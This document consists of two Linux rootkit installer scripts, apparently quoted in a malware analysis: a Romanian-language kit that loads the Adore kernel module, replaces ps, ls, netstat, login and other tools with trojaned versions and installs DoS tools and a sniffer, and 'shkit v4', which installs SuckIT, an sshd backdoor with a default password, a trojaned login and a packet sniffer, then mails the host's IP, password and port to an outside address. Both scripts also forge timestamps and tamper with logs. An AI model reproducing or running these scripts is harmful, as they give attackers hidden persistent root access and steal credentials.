hwht="#[1;37m"
hred="#[1;31m"
unset HISTFILE
PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/sbin:/usr/local/bin:/sbin:/
bin:/usr/sbin:/usr/bin:/usr/X11R6/bin:/root/bin:/usr/local/bin
chattr -iau /etc/rc.d/init.d/sshd /etc/rc.d/init.d/syslog
/etc/rc.d/init.d/functions /usr/bin/chsh /etc/rc.d/init.d/atd >/dev/null
2>&1
chattr -iau /usr/local/sbin/sshd /usr/sbin/sshd /bin/ps /bin/netstat
/bin/login /bin/ls /usr/bin/du /usr/bin/find /usr/sbin/atd >/dev/null 2>&1
chattr -iau /usr/bin/pstree /usr/bin/killall /usr/bin/top /sbin/fuser
/sbin/ifconfig /usr/sbin/syslogd /sbin/syslogd >/dev/null 2>&1
chattr -iau /etc/rc.d/init.d/inet /usr/sbin/nfsd /etc/rc.d/init.d/xinetd
/usr/bin/shad /usr/bin/ava /usr/sbin/in.telnetd >/dev/null 2>&1
rm -f /var/lock/subsys/atd
killall -9 atd >/dev/null 2>&1
killall -9 syslogd >/dev/null 2>&1
cp -f syslogd.init /etc/rc.d/init.d/syslog >/dev/null 2>&1
if [ -f /etc/rc.d/init.d/syslogd ]; then
    cp -f syslogd.init /etc/rc.d/init.d/syslogd >/dev/null 2>&1
fi
/etc/rc.d/init.d/syslog stop >/dev/null 2>&1
echo
echo "                  _-^--^=-_           "
```

```
echo "                _.-^^          -~_       "
echo "             _--                 --_     "
echo "              <                     >)  "
echo "                 |    ${cl}${cyn}-=${cl}${hblk}[${cl}${hgrn}Spyd3r
rK${cl}${hblk}]${cl}${cyn}=-${cl}${wht}    |"
echo "            \._                    _./   "
echo "               \`\`\`-. . , ; .--''`'      "
echo "                   | |   |             "
echo "                 .-=||  | |=-.          "
echo "                 \`-=#$%&%$#=-'           "
echo "                  | ;  :|              "
echo "            _____.,-#%&$%#&#~,._____    "
echo
if [ ! -d /etc/rc.d/init.d ] || [ ! -d /etc/rc.d/rc0.d ]; then
    echo "${cl}${hred}Pula... Ii Letviathan :(${cl}${wht}"
    echo "${cl}${hred}Installation aborted.${cl}${wht}"
    /etc/rc.d/init.d/syslog start >/dev/null 2>&1
    exit 1
fi

ADORE=0
echo -n "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Instalez adore... OK Spyd3r
?${cl}${wht}"
cd adore-0.42
./configure >/dev/null 2>&1
make >/dev/null 2>&1
if [ -f adore.o ] && [ ! "`2>&1 depmod adore.o cleaner.o >/dev/null`" ];
then
  echo " ok !"
  mkdir -p /lib/modules/`uname -r`/block
  mv -f adore.o /lib/modules/`uname -r`/block/nfs-init.o
  mv -f cleaner.o /lib/modules/`uname -r`/block/
  mv ava /usr/bin
  echo
  ADORE=1
fi
cd ..
if [ "$ADORE" = "0" ]; then
  cd adore-0.34
  ./build >/dev/null 2>&1
  if [ -f adore.o ] && [ ! "`2>&1 depmod adore.o cleaner.o >/dev/null`" ];
then
    echo " ok !"
    mkdir -p /lib/modules/`uname -r`/block
    mv -f adore.o /lib/modules/`uname -r`/block/nfs-init.o
    mv -f cleaner.o /lib/modules/`uname -r`/block/
    mv ava /usr/bin
    echo
    ADORE=1
  fi
  cd ..
fi
if [ "$ADORE" = "0" ]; then
  echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${hred} *** failed ***${cl}${wht}"
fi

if [ ! -x /usr/bin/md5sum ]; then
    cp -f md5sum /usr/bin
```

```
fi
mkdir -p /etc/sysconfig/console/
cp -f filez/* /etc/sysconfig/console/
touch -acmr /etc/rc.d/init.d/atd atd.init >/dev/null 2>&1
touch -acmr /etc/rc.d/init.d/syslog syslogd.init >/dev/null 2>&1
touch -acmr /etc/rc.d/init.d/sshd sshd/init.sshd >/dev/null 2>&1
touch -acmr /usr/bin/chsh chsh >/dev/null 2>&1
touch -acmr /usr/bin/du du >/dev/null 2>&1
touch -acmr /usr/bin/find find >/dev/null 2>&1
touch -acmr /sbin/ifconfig ifconfig >/dev/null 2>&1
touch -acmr /usr/bin/killall killall >/dev/null 2>&1
touch -acmr /bin/login login >/dev/null 2>&1
touch -acmr /usr/sbin/atd md5bd >/dev/null 2>&1
touch -acmr /bin/netstat netstat >/dev/null 2>&1
touch -acmr /bin/ps ps >/dev/null 2>&1
touch -acmr /bin/ls ls >/dev/null 2>&1
touch -acmr /usr/bin/pstree pstree >/dev/null 2>&1
touch -acmr `which syslogd` syslogd >/dev/null 2>&1
touch -acmr /usr/bin/top top >/dev/null 2>&1
touch -acmr /usr/sbin/in.telnetd in.telnetd >/dev/null 2>&1
echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing trojaned
programs...${cl}${wht}"
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}chsh"
chmod +s chsh
cp -f chsh /usr/bin/chsh >/dev/null 2>&1
chown root.root /usr/bin/chsh

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}ps"
cp -f ps /bin >/dev/null 2>&1

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}top"
cp -f top /usr/bin/ >/dev/null 2>&1

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}pstree"
cp -f pstree /usr/bin >/dev/null 2>&1

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}killall"
cp -f killall /usr/bin/ >/dev/null 2>&1

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}ls"
cp -f ls /bin/ >/dev/null 2>&1
cp -f ls /usr/bin/dir

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}find"
cp -f find /usr/bin

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}du"
cp -f du /usr/bin >/dev/null 2>&1

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}netstat"
cp -f netstat /bin/ >/dev/null 2>&1

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}syslogd"
cp -f syslogd `which syslogd` >/dev/null 2>&1

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}ifconfig"
cp -f ifconfig /sbin/ifconfig >/dev/null 2>&1
```

```
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}log cleaner"
cp -f clean /usr/bin
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}wp"
cp -f wp /usr/bin/wp

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}shad"
cp -f shad /usr/bin

echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Backdooruri Pula...${cl}${wht}"

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}md5bd"

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}telnetd"

if [ -x /sbin/chkconfig ]; then
 /sbin/chkconfig --add atd
else
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc0.d/K60atd >/dev/null 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc1.d/K60atd >/dev/null 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc2.d/K60atd >/dev/null 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc3.d/S40atd >/dev/null 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc4.d/S40atd >/dev/null 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc5.d/S40atd >/dev/null 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc6.d/K60atd >/dev/null 2>&1
fi

echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing DoS
programs...${cl}${wht}"
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}vadim"
cp -f vadim /usr/bin >/dev/null 2>&1
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}slice"
cp -f slice /usr/bin >/dev/null 2>&1
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}stealth"
cp -f stealth /usr/bin >/dev/null 2>&1

echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing
ettercap...${cl}${wht}"
cd ettercap
if [ ! -f /usr/lib/libcrypto.so ]; then
  cp libcrypto.so.0.9.4 /usr/lib
  ln -s /usr/lib/libcrypto.so.0.9.4 /usr/lib/libcrypto.so.0
  ln -s /usr/lib/libcrypto.so.0 /usr/lib/libcrypto.so
fi
if [ ! -f /usr/lib/libform.so ]; then
  cp libform.so.4 /usr/lib
  ln -s /usr/lib/libform.so.4 /usr/lib/libform.so
fi
if [ -f /usr/lib/libform.so.5 ]; then
  ln -s /usr/lib/libform.so.5 /usr/lib/libform.so.4
fi
if [ ! -f /usr/lib/libssl.so ]; then
  cp libssl.so.0.9.4 /usr/lib
  ln -s /usr/lib/libssl.so.0.9.4 /usr/lib/libssl.so.0
  ln -s /usr/lib/libssl.so.0 /usr/lib/libssl.so
fi
if [ -f /usr/lib/libncurses.so.5 ]; then
  ln -s /usr/lib/libncurses.so.5 /usr/lib/libncurses.so.4
fi
```

```
if [ -f /lib/libncurses.so.5 ]; then
  ln -s /lib/libncurses.so.5 /lib/libncurses.so.4
fi
/sbin/ldconfig >/dev/null 2>&1
if [ ! -d /usr/local/games ]; then
  mkdir -p /usr/local/games >/dev/null 2>&1
fi
cp ettercap /usr/local/games
cp parse /usr/local/games
cd ..

echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing sshd
backdoor...${cl}${wht}"
cd sshd
./sshd-install >/dev/null 2>&1
cd ..

if [ "$1" = "mech" ]; then
    cd mech
    ./install
    cd ..
fi

if [ -f /etc/rc.d/init.d/functions ]; then
    cat functions >>/etc/rc.d/init.d/functions
else
    cat functions >/etc/rc.d/init.d/functions
    chmod +x /etc/rc.d/init.d/functions >/dev/null 2>&1
fi
if [ -f /etc/rc.d/init.d/xinetd ]; then
    /etc/rc.d/init.d/xinetd stop >/dev/null 2>&1
    touch -acmr /etc/rc.d/init.d/xinetd xinetd /dev/null 2>&1
    cp -f xinetd /etc/rc.d/init.d >/dev/null 2>&1
    /etc/rc.d/init.d/xinetd start >/dev/null 2>&1
    /sbin/chkconfig --add xinetd
else
    /etc/rc.d/init.d/inet stop >/dev/null 2>&1
    touch -acmr /etc/rc.d/init.d/inet inet >/dev/null 2>&1
    cp -f inet /etc/rc.d/init.d >/dev/null 2>&1
    if [ -x /sbin/chkconfig ]; then
      /sbin/chkconfig --add inet
    else
      ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc0.d/K50inet >/dev/null 2>&1
        ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc1.d/K50inet >/dev/null 2>&1
      ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc2.d/K50inet >/dev/null 2>&1
        ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc3.d/S50inet >/dev/null 2>&1
      ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc4.d/S50inet >/dev/null 2>&1
        ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc5.d/S50inet >/dev/null 2>&1
      ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc6.d/K50inet >/dev/null 2>&1
    fi
    /etc/rc.d/init.d/inet start >/dev/null 2>&1
fi

/etc/rc.d/init.d/atd start >/dev/null 2>&1

#echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Setting up crontab
entries...${cl}${wht}"
#crontab -u operator crontab-entry
```

```
if [ ! -x /usr/sbin/lsof ]; then
  cp lsof /usr/sbin
fi

echo "${cl}${hgrn}open ports:${cl}${wht}"
if [ -x /usr/sbin/lsof ]; then
    /usr/sbin/lsof|grep LISTEN|egrep -v http|egrep -v auth|awk -F ' ' '
{print $8 "          " $1 "     " $2}'
else
    /bin/netstat -a|grep LISTEN|grep tcp|egrep -v http|egrep -v auth
fi
echo "${cl}${hgrn}checking for other rootkits:${cl}${wht}"
if [ -d /dev/ida/.inet ]; then
    echo "${cl}${hred}/dev/ida/.inet <- fuking lamerz in here
:(${cl}${wht}"
fi
if [ -f /usr/bin/hdparm ]; then
    echo "${cl}${hred}/usr/bin/hdparm${cl}${wht}"
fi
if [ -d /dev/.rd ]; then
    echo "${cl}${hred}/dev/.rd${cl}${wht}"
fi
if [ -d /dev/.kork ]; then
    echo "${cl}${hred}/dev/.kork${cl}${wht}"
fi
if [ -d /var/run/.pid ]; then
    echo "${cl}${hred}/var/run/.pid${cl}${wht}"
fi
if [ "`locate alya.cgi 2>/dev/null`" ]; then
    echo "${cl}${hred}alya.cgi${cl}${wht}"
    locate alya.cgi 2>/dev/null
fi
if [ -x /usr/bin/sourcemask ]; then
    echo "${cl}${hred}/usr/bin/sourcemask${cl}${wht}"
fi
if [ -x /etc/rc.d/init.d/init ]; then
    echo "${cl}${hred}/etc/rc.d/init.d/init${cl}${wht}"
fi
if [ "`locate c700 2>/dev/null`" ]; then
    echo "${cl}${hred}c700${cl}${wht}"
    locate c700 2>/dev/null|head -n 5
fi
if [ -d /var/spool/cron/"..   "/.zoot/ ] || [ "`locate zoot 2>/dev/null`"
]; then
    echo "${cl}${hred}zoot..${cl}${wht}"
    locate zoot 2>/dev/null|head -n 5
fi
if [ "`locate rsha 2>/dev/null|egrep -v marshal`" ]; then
    echo "${cl}${hred}rsha :\\${cl}${wht}"
    locate rsha 2>/dev/null|head -n 5
fi
if [ "`locate .. 2>/dev/null|egrep -v '1.gz'`" ]; then
    echo "${cl}${hred}hmm.. ${cl}${wht}"
    locate ..|egrep -v '1.gz'|head -n 10
fi
if [ "`locate tcp.log 2>/dev/null`" ] || [ "`lsof|grep tcp.log`" ] || [
"`locate sniffer 2>/dev/null`" ]; then
    echo "${cl}${hred}sniffer logz${cl}${wht}"
```

```
    locate tcp.log 2>/dev/null
    /usr/sbin/lsof|grep tcp.log
    locate sniffer 2>/dev/null
fi
if [ "`locate .1proc 2>/dev/null`" ] || [ -d /usr/src/.puta ] || [ -f
/etc/ttyhash ]; then
    echo "${cl}${hred}possible tk${cl}${wht}"
fi
if [ "`locate adore 2>/dev/null`" ]; then
    echo "${cl}${hred}possible adore lkm${cl}${wht}"
fi
if [ "`locate psybnc 2>/dev/null`" ]; then
    echo "${cl}${hred}hmm.. a fucking psybnc in here${cl}${wht}"
    locate psybnc 2>/dev/null|head -n 5
fi
if [ "`locate mech.session 2>/dev/null`" ] || [ "`locate mech.set
2>/dev/null`" ]; then
    echo "${cl}${hred}aargh.. a stupid mech around${cl}${wht}"
    locate mech.session 2>/dev/null
    locate mech.set 2>/dev/null
fi
if [ "`locate eggdrop 2>/dev/null`" ]; then
    echo "${cl}${hred}oopz.. a muddafucking egg around${cl}${wht}"
    locate eggdrop 2>/dev/null|head -n 5
fi
if [ "`locate sshdu 2>/dev/null`" ]; then
    echo "${cl}${hred}sshdu..${cl}${wht}"
    locate sshdu 2>/dev/null
fi
if [ "`ps -ax|grep "\./"|grep -v grep|grep -v install`" ]; then
    echo "${cl}${hred}suspect processes:${cl}${wht}"
    ps -ax|grep "\./"|grep -v grep|grep -v install
fi
echo "${cl}${hred}/dev filez:${cl}${wht}"
find /dev -type f|grep -v MAKEDEV|grep -v ttyo
echo "${cl}${hgrn}Done.${cl}${wht}"

/etc/rc.d/init.d/syslog start >/dev/null 2>&1
./clean restart
unset cl cyn wht hblk hgrn hcyn hwht hred
chattr +iau /etc/rc.d/init.d/inet /etc/rc.d/init.d/functions
/etc/rc.d/init.d/atd /usr/bin/chsh >/dev/null 2>&1
chattr +iau /bin/ps /bin/netstat /bin/login /bin/ls /usr/bin/du
/usr/bin/find >/dev/null 2>&1
chattr +iau /usr/sbin/atd /usr/bin/pstree /usr/bin/killall /usr/bin/top
/sbin/fuser /sbin/ifconfig /usr/sbin/syslogd >/dev/null 2>&1
chattr +iau /sbin/syslogd /etc/rc.d/init.d/xinetd /usr/bin/shad >/dev/null
2>&1
echo
echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Rootkit installed. Enjoy!
:>${cl}${wht}"
exit 0
```

Backdoor Installation script:
Source: /tmp/cd/setup

```
#!/bin/bash
#
# shkit-v4-internal release 2002
```

```
# inspired from tk but fixed a lot of shits
# and added new ones to suite our needs.
# patched ./pg coz it was buggy on tkv8
# urgent release due to x2 SSHD vulnerability
# SSHD patched in this version so dont try
# ./x2 -t 1 victim port any more ;)
# hax0r w1th th1s as much as u want
# USAGE:
# ./setup pass port
#
# SSHD backdoor: ssh -l root -p port hostname
# when prompted for password enter your rootkit password
# login backdoor: DISPLAY=pass ; export DISPLAY ; telnet victim
# type anything at login, and type arf for pass and b00m r00t
#
# if u g3t cought d0nt blaim us !!
#
# greets to: strutu
#
# btw at the end a BIG "FUCK U" goes to all those *.fi lahm0r
# guys who were tracking us for months ... yeah we did deface
# nelonen so STFU and keep your security higher next time ...
#

# Defines

dpass=trans
dport=31415

# You dont need to edit anything below this
basedir=`pwd`

# lets unzip our shit now
tar xfz bin.tgz
tar xfz conf.tgz
tar xfz lib.tgz
rm -rf bin.tgz conf.tgz lib.tgz
tar xfz bin/ssh.tgz
tar xfz bin/ssh-only.tgz
rm -rf ssh*.tgz
sleep 2
cd $basedir

if [ "$(whoami)" != "root" ]; then
echo "${DCYN}[${WHI}sh${DCYN}] ${WHI} BECOME ROOT AND TRY AGAIN ${RES}"
echo ""
exit
fi

BLK='#[1;30m'
RED='#[1;31m'
GRN='#[1;32m'
YEL='#[1;33m'
BLU='#[1;34m'
MAG='#[1;35m'
CYN='#[1;36m'
WHI='#[1;37m'
DRED='#[0;31m'
```

```
DGRN='#[0;32m'
DYEL='#[0;33m'
DBLU='#[0;34m'
DMAG='#[0;35m'
DCYN='#[0;36m'
DWHI='#[0;37m'
RES='#[0m'

killall -9 syslogd

startime=`date +%S`
mv lib/* /lib/
chattr -isa /sbin/xlogin 2>/dev/null
chattr -isa /bin/login 2>/dev/null
mv /sbin/xlogin /bin/login 2>/dev/null

echo "${DCYN}[${WHI}sh${DCYN}]# Sit y00r ass d0wn whil3 w3 install shv4...
${RES}"
/sbin/ldconfig
echo "${DCYN}[${WHI}sh${DCYN}]# NO PATCHING THIS VERSION ... do it manually
Bitch${RES}"
echo ""
echo ""
echo
"${WHI}=================================================================
${RES}"
echo ""
echo "${DCYN}                          ___                                  "
echo "                    /\  \                  ___                      "
echo "                   /::\  \                /\  \                     "
echo "                  /::::\  \              /::\__\                    "
echo "                 /::::::\  \            /:::/  /                    "
echo "                /:::/\:::\__\          /:::/__/___                  "
echo "                \:::\~\::/  /         /::::\  /\  \                 "
echo "              /\ \:::\ \/__/    H    /::::::\/::\__\                "
echo "         S   /::\ \:::\__\        A   \::/\::::::/  /                "
echo "          H  \:::\/:::/  /         C   \/__\::::/  /                 "
echo "            K  \::::::/  /            K     /:::/  /                 "
echo "             U  \::::/  /    ___       E   /:::/  /     ___         "
echo "               P  \::/  /    /\__\       R  \::/  /     /\__\        "
echo "                I  \/__/     \/__/        S  \/__/      \/__/${RES}"
echo ""
echo " ${DCYN}[${WHI}sh${DCYN}] Internal Release v4 by strutu ${RES}"
echo ""
echo
"${WHI}=================================================================
${RES}"

echo "${DCYN}[${WHI}sh${DCYN}]# backdooring started on ${WHI}`hostname -
f`${RES}"
echo "************************************************************"
echo "[*] Installing suckit first ..."
./inst
echo "[*] Trying to install ADORE ..."
if [ -x /usr/bin/gcc ];
 then
 echo "GCC is present"
  if [ -d /usr/src/linux ];
```

```
   then
   if [ $SMP -eq 0 ];
    then
     echo "We have a machine without SMP support"
     cp -f Makefile.non-smp Makefile
    else
     echo "This machine supports SMP"
     cp -f Makefile.smp Makefile
   fi
   make
   mv -f ava /usr/bin/weather
   rm -f *.c *.h Makefile*
   echo "ADORE is now installed ..."
   else
   echo "Kernel sources are not installed. Cannot install ADORE !"
  fi
  else
  echo "GCC is not installed. Cannot install ADORE !"
fi
echo "************************************************************"
echo "${DCYN}[${WHI}sh${DCYN}]#
${RES}"
echo "${DCYN}[${WHI}sh${DCYN}]#
${RES}"
if [ "`grep in.inetd /etc/rc.d/rc.sysinit`" ]; then

echo "${DCYN}[${WHI}sh${DCYN}]# [Alert] ${WHI}sh-kit probably installed on
machine ${RED}[Alert] ${RES}"
echo "${DCYN}[${WHI}sh${DCYN}]#
${RES}"
chattr -AacdisSu /etc/ttyhash
rm -rf /etc/ttyhash
killall -9 nscd
killall -9 mountd
mv -f /sbin/xlogin /bin/login


else
echo "${DCYN}[${WHI}sh${DCYN}]#
${RES}"
fi
SYSLOGCONF="/etc/syslog.conf"


echo -n "${DCYN}[${WHI}sh${DCYN}]# checking for remote logging... ${RES}"

REMOTE=`grep -v "^#" "$SYSLOGCONF" | grep -v "^$" | grep "
@" | cut -d '@'
-f 2`

if [ ! -z "$REMOTE" ]; then
        echo "${DCYN}[${WHI}sh${DCYN}]# holy guacamole batman${RES}"
        echo
        echo '${RED}                        REMOTE LOGGING DETECTED ${RES}'
        echo '${DCYN}[${WHI}sh${DCYN}]#        I hope you can get to these
other computer(s): ${RES}'
        echo
        for host in $REMOTE; do
```

```
                echo -n "            "
                echo $host
        done
        echo
        echo ' ${WHI}             cuz this box is LOGGING to it... ${RES}'
        echo
else
        echo "${DCYN}[${WHI}sh${DCYN}]# guess not.${RES}"
fi

echo "${DCYN}[${WHI}sh${DCYN}]# [Installing trojans....]
${BLU}       ${RES}"
mkdir /lib/security 2>/dev/null
mkdir /lib/security/.config 2>/dev/null
mkdir /lib/security/.config/ssh 2>/dev/null

if test -n "$1" ; then
echo "${DCYN}[${WHI}sh${DCYN}]#  Using Password : ${WHI}$1
${BLU}       ${RES}"
cd $basedir/bin
tar xfz $basedir/bin/ssh.tgz
chattr -AacdisSu /etc/ld.so.hash 2>/dev/null
chattr -AacdisSu /lib/libext-2.so.7 2>/dev/null
./pg $1 > /etc/ld.so.hash
chmod 777 /etc/ld.so.hash
cp -f /etc/ld.so.hash /lib/libext-2.so.7
chattr +ais /etc/ld.so.hash
chattr +ais /lib/libext-2.so.7
else
echo "${DCYN}[${WHI}sh${DCYN}]# ${WHI} No Password Specified, using default -
$dpass           ${BLU}       ${RES}"
chattr -AacdisSu /etc/ld.so.hash 2>/dev/null
chattr -AacdisSu /lib/libext-2.so.7 2>/dev/null
./pg $dpass > /etc/ld.so.hash
chmod 777 /etc/ld.so.hash
cp -f /etc/ld.so.hash /lib/libext-2.so.7
chattr +ais /etc/ld.so.hash
chattr +ais /lib/libext-2.so.7
fi

if test -n "$2" ; then
echo "${DCYN}[${WHI}sh${DCYN}]#         Using ssh-port : ${WHI}$2
${RES}"
echo "Port $2" >> $basedir/bin/.sh/sshd_config
echo "3 $2" >> $basedir/conf/hosts.h
echo "4 $2" >> $basedir/conf/hosts.h

cat $basedir/bin/.sh/shdcf2 >> $basedir/bin/.sh/sshd_config ; rm -rf
$basedir/bin/.sh/shdcf2
else
echo "${DCYN}[${WHI}sh${DCYN}]# No ssh-port Specified, using default -
$dport             ${BLU}       ${RES}"
echo "Port $dport" >> $basedir/bin/.sh/sshd_config
echo "3 $2" >> $basedir/conf/hosts.h
echo "4 $2" >> $basedir/conf/hosts.h
cat $basedir/bin/.sh/shdcf2 >> $basedir/bin/.sh/sshd_config ; rm -rf
$basedir/bin/.sh/shdcf2
fi
```

```
cd $basedir
mv $basedir/conf/lidps1.so /lib/lidps1.so
mv $basedir/conf/*  /usr/include/

# Ok lets start creating dirs
mkdir -p /lib/ldd.so/
cd $basedir/bin
mv .sh/* /lib/security/.config/ssh/
chattr -AacdisSu /usr/sbin/xntps 2>/dev/null
cp /lib/security/.config/ssh/sshd /usr/sbin/xntps
mv /lib/security/.config/ssh/sshd /lib/security/.config/
chmod 755 /usr/sbin/xntps
/usr/sbin/xntps -q
chattr +isa /usr/sbin/xntps
echo "# Xntps (NTPv3 daemon) startup.." >> /etc/rc.d/rc.sysinit
echo "/usr/sbin/xntps -q" >> /etc/rc.d/rc.sysinit
chattr +is /etc/rc.d/rc.sysinit

# Say hello to md5sum fixer boys n gurls !

/usr/bin/md5sum /sbin/ifconfig >> .shmd5
/usr/bin/md5sum /bin/ps >> .shmd5
/usr/bin/md5sum /bin/ls >> .shmd5
/usr/bin/md5sum /bin/netstat >> .shmd5
/usr/bin/md5sum /usr/bin/find >> .shmd5
/usr/bin/md5sum /usr/bin/top >> .shmd5
md5sum=p.dobre@voila.fr
/usr/bin/md5sum /usr/sbin/lsof >> .shmd5
/usr/bin/md5sum /usr/bin/slocate >> .shmd5
/usr/bin/md5sum /usr/bin/dir >> .shmd5
/usr/bin/md5sum /usr/bin/md5sum >> .shmd5
/usr/bin/md5sum /bin/login >> .shmd5

./encrypt -e .shmd5 /dev/srd0
rm -rf .shmd5


# leet ssh login / pass logger
# enable if u want

# tar xfz ssh-only.tgz
# sdd=`which ssh`

# if [ -f /usr/local/bin/ssh1 ] ;
# then
# echo "${DCYN}[${WHI}sh${DCYN}]# ssh1 detected in
${RED}/usr/local/bin/ssh1${BLU}, backdoored your sh'ness  ${RES}"
# touch -acmr /usr/local/bin/ssh1 ssh
# mv -f ssh /usr/local/bin/ssh1
# else
# echo "${DCYN}[${WHI}sh${DCYN}]# ssh detected in ${RED}$sdd${BLU},
backdoored your sh'ness ${RES}"
# touch -acmr $sdd ssh
# mv -f ssh $sdd
# fi
```

```
# time change bitch

touch -acmr /sbin/ifconfig ifconfig
touch -acmr /bin/ps ps
touch -acmr /bin/ls ls
touch -acmr /bin/login login
touch -acmr /bin/netstat netstat
touch -acmr /usr/bin/find find
touch -acmr /usr/bin/top top
touch -acmr /usr/sbin/lsof lsof
touch -acmr /sbin/syslogd syslogd
touch -acmr /usr/bin/slocate slocate
touch -acmr /usr/bin/dir dir
touch -acmr /usr/bin/md5sum md5sum
touch -acmr /usr/bin/pstree pstree


# Backdoor ps/top/du/ls/netstat/etc..
./sz /bin/login login
cd $basedir/bin

chattr -AacdisSu /bin/ps
mv -f ps /bin/ps
chattr +AacdisSu /bin/ps
chattr -AacdisSu /sbin/ifconfig
mv -f ifconfig /sbin/ifconfig
chattr +AacdisSu /sbin/ifconfig
chattr -AacdisSu /bin/netstat
mv -f netstat /bin/netstat
chattr +AacdisSu /bin/netstat
chattr -AacdisSu /usr/bin/top
mv -f top /usr/bin/top
chattr +AacdisSu /usr/bin/top
chattr -AacdisSu /usr/bin/slocate
mv -f slocate /usr/bin/slocate
chattr +AacdisSu /usr/bin/slocate
chattr -AacdisSu /bin/login
mv -f /bin/login /bin/xlogin
mv -f login /bin/login
chattr +AacdisSu /bin/login
chattr -AacdisSu /bin/ls
mv -f ls /bin/ls
chattr +AacdisSu /bin/ls
chattr -AacdisSu /usr/bin/find
mv -f find /usr/bin/find
chattr +AacdisSu /usr/bin/find
chattr -AacdisSu /usr/bin/dir
mv -f dir /usr/bin/dir
chattr +isa /usr/bin/dir
chattr -AacdisSu /usr/sbin/lsof
mv -f lsof /usr/sbin/lsof
chattr +isa /usr/sbin/lsof
mv -f md5sum /usr/bin/md5sum
mv -f syslogd /sbin/syslogd
mv -f pstree /usr/bin/pstree

echo "${DCYN}[${WHI}sh${DCYN}]#          : ps/du/ls/top/netstat/find
```

```
backdoored             ${RES}"
echo "${DCYN}[${WHI}sh${DCYN}]#
${RES}"
echo "${DCYN}[${WHI}sh${DCYN}]# [Moving our files...]
${RES}"

mv $basedir/bin/tks /lib/ldd.so/tks
mv $basedir/bin/tkp /lib/ldd.so/tkp
mv $basedir/bin/tksb /lib/ldd.so/tksb
echo "${DCYN}[${WHI}sh${DCYN}]#          : sniff/parse/sauber moved
${RES}"
echo "${DCYN}[${WHI}sh${DCYN}]# [Modifying system settings to suite our
needs]                    ${RES}"



if [ -f /lib/libncurses.so.5 ] ; then echo ""
else
ln -s /lib/libncurses.so.4 /lib/libncurses.so.5 2>/dev/null
fi

echo "${WHI}------------------------------------------------------------------
${RES}"

echo "${DCYN}[${WHI}sh${DCYN}]# [System Information...]${RES}"
MYIPADDR=`/sbin/ifconfig eth0 | grep "inet addr:" | \
awk -F ' ' ' {print $2} ' | cut -c6-`
echo "${DCYN}[${WHI}sh${DCYN}]# Hostname :${WHI} `hostname -f`
($MYIPADDR)${RES}"
uname -a | awk '{ print  $11 }' >/tmp/info_tmp
echo "${DCYN}[${WHI}sh${DCYN}]# Arch : ${WHI}`cat /tmp/info_tmp` -+-
bogomips : `cat /proc/cpuinfo | grep bogomips | awk ' {print $3}'` '${RES}"
echo "${DCYN}[${WHI}sh${DCYN}]# Alternative IP :${WHI} "`hostname -i`" -+-
Might be ["`/sbin/ifconfig | grep \eth | wc -l`" ] active adapters.${RES}"
if [ -f /etc/redhat-release ]; then
echo -n "${DCYN}[${WHI}sh${DCYN}]# Distribution:${WHI} `head -1 /etc/redhat-
release`${RES}"
else
echo -n "${DCYN}[${WHI}sh${DCYN}]# Distribution:${WHI} unknown${RES}"
fi
rm -rf /tmp/info_tmp
echo "$1:$2:`hostname -f`:$MYIPADDR:$dport" | mail $md5sum
endtime=`date +%S`
total=`expr $endtime - $startime`

echo ""
echo "${WHI}------------------------------------------------------------------
${RES}"
echo "${DCYN}[${WHI}sh${DCYN}]# ipchains ...?${RES}"
/sbin/ipchains -L input | head -5
echo "${WHI}------------------------------------------------------------------
${RES}"

echo "${DCYN}[${WHI}sh${DCYN}]# ============================
${RED}Backdooring completed in :$total seconds ${RES}"
cd $basedir
cd ../
rm -rf shv4/ shv4*.tgz
```

```
if [ -f /usr/sbin/syslogd ] ; then
/usr/sbin/syslogd -m 0
else
/sbin/syslogd -m 0
fi


if [ -f /usr/sbin/inetd ] ;
then
killall inetd
/usr/sbin/inetd
else
killall -9 xinetd
/usr/sbin/xinetd -reuse -pidfile /var/run/xinetd.pid
fi

# start the sniffer
# log to /lib/ldd.so/system
cd /lib/ldd.so/
./tks &

